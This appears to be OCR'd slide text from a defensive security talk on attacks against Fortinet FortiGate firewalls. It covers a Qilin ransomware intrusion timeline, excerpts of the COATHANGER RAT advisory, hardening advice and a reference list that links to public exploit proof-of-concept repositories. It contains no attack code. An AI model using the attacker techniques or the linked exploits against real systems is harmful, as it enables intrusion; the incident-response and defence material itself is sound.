
Targets the (often) internet exposed web-based management interface

Allows a Threat Actor to gain SSL-VPN Connections

Reference: d1

Fortinet FortiGate

Timeline




Fortinet Firewalls

Qilin Ransomware Intrusion

Our analysis was based on the logs that were stored on the FortiGate appliance itself
→ the attackers encrypted the FortiAnalyzer, destroying older logs

SSL-VPN access was established via **unused administrator accounts**
A **new VPN Tunnel and policy modifications** were implemented to access critical internal systems


We were able to correlate SSL-VPN access times with attacker activity
→ **Simultaneous Hands-on-Keyboard activity of two attackers working together**



Pexels/Olia Danilevich

Fortinet Firewalls

Qilin Ransomware Intrusion - Timeline



Fortinet Firewalls

Bonus: Malware targeting these devices

Cybersecurity Advisory

9 February 2024

UNCLASSIFIED
TLP:CLEAR

Ministry of Defence of the Netherlands uncovers COATHANGER, a stealthy Chinese FortiGate RAT

This advisory is a joint publication of the MIVD and AIVD, the intelligence and security services of the Netherlands. An accompanying press release was published on the website of the Ministry of Defence of the Netherlands.

1. **Overview**

- The Ministry of Defence (MOD) of the Netherlands was impacted in 2023 by an intrusion into one of its networks. The effects were limited because of prior network segmentation.
- Incident response uncovered previously unpublished malware, a remote access trojan (RAT) designed specifically for Fortigate appliances. It is used as second-stage malware, and does *not* exploit a new vulnerability. Intelligence services MIVD & AIVD refer to the malware as COATHANGER based on a string present in the code.
- The COATHANGER malware is stealthy and persistent. It hides itself by hooking system calls that


limited because the victim network was segmented from the wider MOD networks.

The victim network had fewer than 50 users. Its purpose was research and development (R&D) of unclassified projects and collaboration with two third-party research institutes. These organizations have been notified of the incident.

2.1 Attribution

MIVD & AIVD assess with high confidence that the intrusion at the MOD, as well as the development of the malware described in this report, was conducted by a state-sponsored actor from the People's Republic of China.

https://www.ncsc.nl/binaries/ncsc/documenten/publicaties/2024/februari/6/mivd-aivd-advisory-coathanger-tlp-clear/TLP-CLEAR+MIVD+AIVD+Advisory+COATHANGER.pdf



National Cyber Security Centre
a part of GCHQ

Malware Analysis Report


UMBRELLA STAND

Malware targeting Fortinet devices

https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/umbrella-stand/ncsc-mar-umbrella_stand.pdf

Fortinet Firewalls

Bonus: Third time is the charm?



What now?

Measures to protect edge infrastructure

- Don’t expose Management Interfaces, APIs etc. to the Interwebz

- Enable Syslog forwarding, retain logs for at least 14 days
- Consider deploying a proxy, web application firewall

- Install software updates ***immediately!!!1***
- Assume breach: Installing updates after the fact doesn’t magically fix it

Solid recommendations by the Dutch NCSC:

https://english.ncsc.nl/binaries/ncsc-en/documenten/factsheets/2024/june/10/factsheet-managing-edge-devices/NCSC+Factsheet+Managing+Edge+Devices.pdf

Useful links

For those playing along @ home

Stay up-to-date:

Watchtowr Labs https://labs.watchtowr.com/

CISA KEV (Known Exploited Vulns) https://www.cisa.gov/known-exploited-vulnerabilities-catalog

Tools:

UAC (UNIX Artifact Collector) https://github.com/tclahr/uac

THOR Lite https://www.nextron-systems.com/thor-lite/

Fox-IT Dissect https://github.com/fox-it/dissect

References

c1 https://cloud.google.com/blog/topics/threat-intelligence/session-hijacking-citrix-cve-2023-4966/
c2 https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX579459
c3 https://github.com/assetnote/exploits/tree/main/citrix/CVE-2023-4966
c4 https://doublepulsar.com/mass-exploitation-of-citrixbleed-vulnerability-including-a-ransomware-group-1405cbb9de18
c5 https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX267679
c6 https://www.rapid7.com/blog/post/2020/01/17/active-exploitation-of-citrix-netscaler-cve-2019-19781-what-you-need-to-know/
c7 https://www.tenable.com/blog/cve-2019-19781-critical-vulnerability-in-citrix-adc-and-gateway-sees-active-exploitation-while
c8 https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX693420
c9 https://doublepulsar.com/citrixbleed-2-exploitation-started-mid-june-how-to-spot-it-f3106392aa71
c10 https://github.com/orange0Mint/CitrixBleed-2-CVE-2025-5777/commits/main/
c11 https://www.techradar.com/pro/security/citrixbleed-2-exploits-are-now-in-the-wild-so-patch-now
c12 https://research.splunk.com/stories/citrix_netscaler_adc_cve-2023-3519/
c13 https://support.citrix.com/external/article/561482/citrix-adc-and-citrix-gateway-security-b.html
c14 https://github.com/d0rb/CVE-2023-3519/commits/main/
c15 https://www.greynoise.io/blog/will-the-real-citrix-cve-2023-3519-please-stand-up
c16 https://dashboard.shadowserver.org/statistics/combined/time-series/?date_range=365&source=http_vulnerable&source=http_vulnerable6&tag=cve-2023-3519%2B&tag=cve-2023-4966%2B&tag=cve-2025-5777%2B&dataset=unique_ips&group_by=tag&stacking=stacked&auto_update=on
c17 https://cloud.google.com/blog/topics/threat-intelligence/session-hijacking-citrix-cve-2023-4966/
c18 https://dashboard.shadowserver.org/statistics/combined/tree/?date_range=1&source=exchange&source=exchange6&source=http_vulnerable&source=http_vulnerable6&tag=cve-2025-7775%2B&data_set=count&scale=log&auto_update=on
d1 https://dashboard.shadowserver.org/statistics/combined/time-series/?date_range=180&source=http_vulnerable&source=http_vulnerable6&tag=cve-2024-55591%2B&dataset=unique_ips&limit=100&group_by=tag&stacking=stacked&auto_update=on
d2 https://arcticwolf.com/resources/blog/console-chaos-targets-fortinet-fortigate-firewalls/
d3 https://www.fortiguard.com/psirt/FG-IR-24-535
d4 https://github.com/watchtowrlabs/fortios-auth-bypass-poc-CVE-2024-55591
d5 https://www.forescout.com/blog/new-ransomware-operator-exploits-fortinet-vulnerability-duo/

Thank you for your attention!

SI_FalconTeam

/showcase/secuinfra-falcon-team